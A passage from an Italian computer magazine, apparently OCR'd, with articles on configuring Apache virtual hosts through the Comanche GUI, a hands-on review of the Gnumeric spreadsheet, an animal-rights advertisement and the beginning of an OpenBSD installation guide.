  consente di impostare il nome del file che deve essere servito per default, cioè quando non viene esplicitamente richiesto dal client nessun documento. Impostazioni tipiche possono contenere *index.htm*, *index.html* e *index.php*. Altri aspetti che possiamo controllare sono relativi alle icone e alle descrizioni da associare ai file, in base alle loro estensioni, quando il server permette di mostrare la lista della directory (ma è sempre sconsigliato farlo).




Fig. 4 • Menu delle opzioni per il web di default.

Inoltre troviamo altri nodi che ci permetteranno di impostare funzionalità particolari, come quelle relative ai moduli aggiuntivi oppure al proxy server. A questo punto, dopo aver indicato le informazioni indispensabili, possiamo provare se il Apache è correttamente configurato. Per prima cosa ricordiamoci di avviare il server web, per farlo torniamo alla voce *Server Managment* e clicchiamo sull'icona *Start*. Se tutto è andato bene, una finestra ci informerà che il server httpd è stato avviato, altrimenti ci indicherà la direttiva del file di configurazione che ha generato l'errore. Per verificare che tutto stia funzionando correttamente, avviamo il nostro browser preferito ed apriamo l'url ***http://127.0.0.1,*** se non ci sono stati errori vedremo apparire la pagina di installazione di Apache (Fig. 5).




Fig. 5 • Test di funzionamento di Apache.

A questo punto proviamo a fare qualcosa di più e cerchiamo di configurare Apache in modo che sia in grado di

gestire diversi siti. Per fare questo utilizzeremo le capacità del server web di implementare diversi virtual host.
Con il termine virtual host ci riferiamo alla capacità di un server web, nel nostro caso Apache, di poter gestire diversi servizi web indipendenti tramite la stessa macchina.
Apache attualmente può gestire 2 tipi di virtual host, e precisamente per mezzo di:

- *IP diversi (IP-based virtual host)*
- *Nomi diversi (name-based virtual host)*

Come gli stessi termini indicano, la differenza principale consiste nel fatto che la prima tecnica richiede, un indirizzo IP diverso per ogni virtual host (quindi per ogni sito web) da attivare.
Al contrario, la seconda tecnica, ci permette di utilizzare un solo indirizzo IP per gestire diversi servizi web, ognuno indicato da un nome diverso.
Questo è stato possibile grazie all'introduzione della versione 1.1 del protocollo HTTP, che consente ai browser web di specificare, nelle loro richieste ai server, anche il nome della macchina alla quale vogliono accedere, e non solo l'indirizzo IP.
Attualmente sembra che Comanche sia in grado di gestire esclusivamente la configurazione di virtual host di tipo ip-based, come dimostra l'assenza di voci relative all'impostazione della direttiva di Apache *NameVirtualHost*, condizione indispensabile per poter configurare dei virtual host name-based.
Questa è una mancanza non da poco, considerando che probabilmente la quasi totalità dei server Apache installati, fa un uso massiccio di questa caratteristica. Vediamo comunque come poter configurare un virtual host ip-based, sperando che questa lacuna possa essere colmata con l'uscita della prossima versione di Comanche.

VirtualHost IPBased

Clicchiamo con il tasto destro del mouse sulla voce Default Web Server, quindi scegliamo New e poi Virtual Host. Il sistema ci mostrerà una finestra nella quale specificare il nome dell'host (oppure l'indirizzo IP). Per la nostra prova inseriamo il valore *127.0.0.1* (indirizzo di loopback), dopo aver cliccato su *Next*, troveremo nella sezione di sinistra un nuovo nodo che fa riferimento all'IP specificato.
Clicchiamo sul nodo contrassegnato con *127.0.0.1* e vedremo apparire nella finestra di destra una schermata simile a quella già incontrata durante la configurazione delle impostazioni del server di default. In particolare, cliccando sulla voce *properties* apparirà una schermata molto simile a quella utilizzata precedentemente, nella quale specificare le varie configurazioni per il virtual host appena creato (document root, nome del server, file di log, ecc.)
Supponendo di avere a disposizione un secondo indirizzo IP (es. *192.168.1.18)* che faccia riferimento alla stessa macchina, configuriamo un virtual host aggiuntivo.
Ripetiamo la procedura ma questa volta, alla richiesta del nome di host, dovremo specificare l'IP *192.168.1.18*, inoltre, per poter notare la differenza delle pagine che ci verranno servite, nelle impostazioni delle proprietà del secondo virtual host dobbiamo specificare un diverso percorso per le pagine, in modo che i due server virtuali puntino a path diversi del disco.
Quindi, una volta cliccato sulla voce *properties* relativa al secondo virtual host, selezioniamo la voce *Basic* Configuration quindi indichiamo come document root *directory*, ad esempio, quella contenente il manuale di Apache, cioè */usr/local/apache/ htdocs/manual*. A questo punto possiamo riavviare il server e provare a contattare, tramite browser, i due server appena configurati. Se non abbiamo commesso errori, in base all'indirizzo IP che contattiamo, il server web ci risponderà con pagine (e quindi siti) diversi (Fig. 6).

Fig. 6 • Homepage del secondo virtual host.

Naturalmente come per il web di default, anche per i virtual host, sono disponibili diverse opzioni, che ci permetteranno di configurare i vari servizi secondo le nostre esigenze.

Conclusioni

Comanche è un programma ancora in fase di sviluppo (la versione provata è ancora una beta) e presenta alcune caratteristiche che certamente andranno migliorate, ma comunque può rappresentare un utile strumento sia per il sistemista esperto che per l'utente alle prime armi.
Naturalmente anche utilizzando una GUI come Comanche, per poter controllare tutte le opzioni ed i moduli disponibili, è indispensabile una buona conoscenza delle funzionalità disponibili sul server web Apache.

Antonio Pasqua

Gnumeric
L'Excel di Linux

Arrivata finalmente alla prima versione stabile il foglio elettronico che tutti attendevano. Ecco una panoramica delle sue principali funzioni.

Molti degli utenti dubbiosi che conosco, tra Linux e Windows, di fronte alla necessità di usare Excel non hanno più dubbi. In Linux non esiste qualcosa di simile. StarCalc, il modulo di StarOffice, non è abbastanza e la necessità di tirarsi dietro un ambiente così pesante certo non l'aiuta. Agli altri ambienti mancano molte delle funzionalità anche stupide presenti nel programmone Microsoft o ne sono troppo distanti concettualmente.
Excel è per molti la vera "killer application" di Windows che Linux non è riuscita a sostituire.

Arriva Gnumeric

Questo fatto era fin troppo chiaro a Miguel de Icaza quando ha iniziato a pensare a Gnome, il desktop libero per Linux. C'era assolutamente bisogno di un clone di Excel.
E l'ha scritto. Ne è venuto fuori questo Gnumeric che, almeno nell'interfaccia utente non ha veramente nulla da invidiare a Excel. Ma è funzionale allo stesso modo? Per gli impazienti risponderemo subito: No. Excel è ancora uno, o forse più passi avanti. Sia come funzionalità che come completezza. E certamente come stabilità.
Ma Gnumeric sta correndo a tutta birra e in un tempo che può essere contato in mesi, se non in settimane, diventa via via migliore, più funzionale e completo. Inoltre essendo un programma completamente aperto non è improbabile che si arricchirà in breve tempo in modi adesso ancora impensabili (come mostra ad esempio il progetto di integrazione del linguaggio statistico R).
Insomma lo Gnumeric di oggi è un onesto ma non più che sufficiente spreadsheet di livello professionale, la Gnumeric di domani è potenzialmente un Excel al quadrato. Le caratteristiche del nucleo di Gnumeric non sono facilmente riassumibili. Contiene circa il 95% delle funzioni built-in e tutti i formati di dati interni di Excel, permette le dipendenze tra fogli di lavoro




Fig. 1 • Ecco come appare Gnumeric al lancio. La sua interfaccia è estremamente pulita e veloce ed è piacevole lavorarci.




Fig. 2 • Alcuni particolari sono stati migliorati notevolmente negli ultimi rilasci come il nuovo pannello del formato delle celle. In questa figura è mostrato lo strumento di formattazione dello sfondo delle celle.




Fig. 3 • La figura mostra lo strumento di selezione dei bordi della cella.

e la definizioni di nomi per intervalli e funzioni. Permette la definizione di array e di funzioni su array, può usare espressioni iterative.
Gestisce i grafici, informazioni di riassunto e toolbar diverse per le operazioni più comuni; zoom delle celle e viste multiple sugli stessi dati, la centratura tra le selezioni e l'unione delle celle. Ha una gran quantità di filtri di importazione che funzionano bene tra cui uno ottimo per Excel, ma anche per Applix, XML, GNU oleo, HTML, CSV, Lotus 1-2-3. Può esportare i dati in Excel, XML, HTML, LaTeX, Troff, PDF, EPS e DVI.
Ma questo è solo la punta dell'iceberg. Ma le funzionalità sono forse meno importanti di quanto il programma riesce a sostituire Excel al volo. Quella che segue è una prova "su strada". Vediamo cosa succede.




Fig. 4 • Gnumeric ha un certo numero di strumenti di analisi statistica. Ecco la voce del menu che permette di richiamarli.




Fig. 5 • Ecco ad esempio lo strumenti che permette le regressioni lineari. Molto semplice e molto efficace. Purtroppo la traduzione in italiano è solo parziale e quella che c'è lascia molto a desiderare.

Modello economico-finanziario

Per fare la prova ho cercato il foglio Excel più complesso sul quale mi è capitato di lavorare negli ultimi anni. " l'analisi di fattibilità finanziaria di un progetto molto ampio, contenente una decina di fogli di lavoro in una cartella, con una serie di collegamenti mutui tra fogli, definizioni di nomi e un pesante uso di funzioni intrinseche.
Il tutto formattato con bordi e sfondi per la stampa a colori.
Fino ad adesso nessun programma di gestione dei fogli elettronici era riuscito ad importare completamente la cartella.




Fig. 6 • Esiste anche lo strumento di Ricerca Obiettivo (Goal Seek).

Gnumeric ci riesce e, con mia grande meraviglia, tutto sembra funzionare alla perfezione. Ci ho lavorato per un'oretta per aggiornare l'ipotetico finanziamento e aggiungendo nuove linee di business potenziale. Senza alcun problema. Gnumeric rispondeva con molta flessibilità e sinceramente non era possibile apprezzare la differenza rispetto ad un eventuale lavoro in Execel.

Controllo di gestione

La seconda prova che ho effettuato è stata quella di caricare un enorme file di controllo di gestione realizzato (ormai più di qualche anno fa) da una azienda in cui feci delle consulenze.
La cartella conteneva una quindicina di fogli di lavoro con l'uso molto pesante di funzioni di ricerca di informazioni su intervalli di celle con nome (VLOOKUP), pulsanti di riordinamento, funzioni abbastanza sofisticate, il tutto ingegnerizzato molto male con funzionalità realizzate in modo non del tutto razionale.
Ad una prima vista sembrava non funzionare nulla. La cartella era piena di '#VALUE' ad indicare errori di valutazione delle formule e di pulsanti senza alcuna funzionalità. Ciò nonostante i risultati della pagina riassuntiva erano esattamente quelli che mi sarei aspettato e che mi ricordavo.
Dopo aver seguito un po' le formule non funzionanti e verificandone effettivamente la sintassi, l'arcano si è svelato ben presto, ricordando che la presenza di quegli errori era proprio




Fig. 7 • Possibile specificare molte opzioni per la stampa. Nella figura è mostrato il pannello di setup di pagina con le intestazioni del foglio.

il funzionamento normale del foglio di lavoro che, infatti, trascurando questi errori riusciva comunque a raggiungere il corretto risultato del foglio riassuntivo (sebbene non nel modo con cui un umano si sarebbe aspettato). L'uso dei pulsanti inseriti nel foglio (che contenevano sostanzialmente funzioni per il riordinamento dei dati all'interno degli intervalli) però era inibito.

Pianificazione della rete

L'ultimo, definitivo, tentativo è stato condotto su un letteralmente immenso foglio di pianificazione di una rete. Un unico foglio di lavoro con oltre duemila record e un centinaio di campi ciascuno, sia testuali che numerici. Molte formule, abbastanza semplici per la verità. Il foglio, pur non rappresentando una effettiva difficoltà teorica per uno spreadsheet, metteva sempre a dura prova questo tipo di programmi proprio per la sua dimensione così estesa. Inoltre a causa dei frequenti errori di battitura contenuti nelle celle le funzioni di ricerca, ordinamento e gestione dei dati si scontravano molto spesso (e questo anche in Excel originale su cui era stato creato) con l'impossibilità di ottenere risultati significativi. Gnumeric si è rivelato migliore di molti altri programmi perché è riuscito correttamente ad aprire il file, e non sembrava risentire della presenza di una tale quantità di dati. Purtroppo nel bel mezzo di una operazione di taglia e incolla, il programma è andato in crash. Unica nota veramente negativa in oltre tre ore di lavoro.




Fig. 8 • Altre opzioni di stampa. Possibile selezionare molti dettagli del processo di stampa come l'ordine delle pagine che saranno stampate.





Fig. 9 • L'anteprima di stampa è molto efficace ed è gestita attraverso l'architettura di stampa delle applicazioni GNOME (gnome-print) che permette l'utilizzo di una API unificata per tutte le applicazioni che utilizzano le stampe. L'architettura di stampa di GNOME utilizza i font Postscript Type1 e supporta l'antialias completo per ottenere funzioni di zoom perfetto.

Conclusioni

Gnumeric è un programma impressionante. Per come è concepito e per come è realizzato. Ma soprattutto per come sta crescendo in fretta. La recente versione 1.0.3 corregge alcuni bug del rilascio della prima versione definitiva che, anche secondo gli autori, è tutt'altro che perfetta. Gnumeric potrebbe effettivamente essere il killer della killer application di Microsoft, tutto dipende da quanti di noi vorranno investire nello scovare tutti i problemi di questo software e riportarli agli autori.

Donatella Marsiglia

SI RINGRAZIA L'EDITORE PER LO SPAZIO CONCESSO DORLAND



Nessuno lo farebbe, è scontato. E nessun genitore dovrebbe portare i propri figli allo zoo ma questo, purtroppo, è meno scontato. Molti parlano di valore didattico, scordando che il comportamento animale è completamente snaturato in cattività. E cattività, vocabolario alla mano, significa prigionia o schiavitù. Le parole sono importanti. Se ti interessano anche i fatti telefonaci: 06446132 5.

LAV
LEGA ANTIVIVISEZIONE

Via Sommacampagna, 29
00185 ROMA
e-mail: lav@infolav.org
www.infolav.org

CRESCERESTI tuo FIGLIO in PRIGIONE ?

OpenBSD Installazione e configurazione

OpenBSD è un sistema operativo liberamente distribuito, multipiattaforma e Unix-like, al momento attuale disponibile per sistemi come Intel i386, Sparc, Motorola Mac68K, Amiga... e capace di emulare programi provenienti da altri sistemi Unix quali FreeBSD, Solaris, Linux e altri.

Rispetto ai suoi colleghi FreeBSD, NetBSD e Linux, OpenBSD pone una grande enfasi sul piano della sicurezza e viene considerato 'Secure by Default' . Questo vuol dire che, anche nel caso si abbia un'installazione di default, il sistema risulta sicuro, con i servizi non essenziali disabilitati.
Inoltre l'installazione di OpenBSD è completamente testuale, questo per permetterne l'uso su svariati tipi di hardware, senza essere legato a problemi di driver proprietari o periferiche non supportate.
Per ulteriori informazioni esiste il sito web **http://www.openbsd.org/it/index.html** che può darvi altre informazioni dettagliate.
In questo articolo esamineremo l'installazione da cdrom (pur essendo possibile un installazione via ftp o http attraverso la creazione di un floppy bootabile).

Boot del CD

Appena inserito il cdrom di installazione e avviato il PC, OpenBSD inizierà il boot mostrando sullo schermo diversi messaggi riguardante l'hardware riconosciuto. Tali messaggi, specialmente se non siete dei neofiti del mondo Unix, vi aiuteranno a capire quali periferiche OpenBSD ha rilevato e come le identifica.
Dopo alcuni secondi di messaggi il sistema si bloccherà davanti alla prima richiesta del sistema: installare, aggiornare o lanciare una shell?
La tecnica di risposta è abbastanza intuitiva: la lettera compresa fra parentesi segnala il tasto da premere se si desidera scegliere tale opzione.
Quindi premeremo *'U'* per aggiornare il sistema *(Upgrade)*, *'I'* per lanciare una nuova installazione e *'S'* per avere una shell.
Spendiamo due righe per spiegare cosa significa *'avere una shell'*.
Chi di voi usa abitualmente Windows o anche il vecchio Dos su ricorderà certamente l'utilità del disco *'bootabile'* che permetteva di accedere al sistema nel caso fosse avvenuto un incidente che rendeva impossibile il boot da disco fisso.
Pensiamo per esempio ad un infezione da virus o all'esecuzione al boot di un nuovo programma appena installato che porta ad un conflitto irreparabile.
L'ottenere una shell da CD-Rom bootabile per il mondo Unix è come ottenere un prompt Dos per il mondo Windows: la possibilità di accedere al sistema senza che questo debba essere avviato e quindi di apportare modifiche al sistema stesso per ripristinarlo dopo una condizione problematica.
Quindi conservate accuratamente il cdrom e tenetelo presente anche in casi come lo smarrimento della password di amministratore.
Avevamo lasciato il nostro sistema in attesa di una risposta. Premiamo quindi il tasto *'I'* e iniziamo quest'avventura.




Fig. 1 • L'homepage del sito : www.openbsd.org.

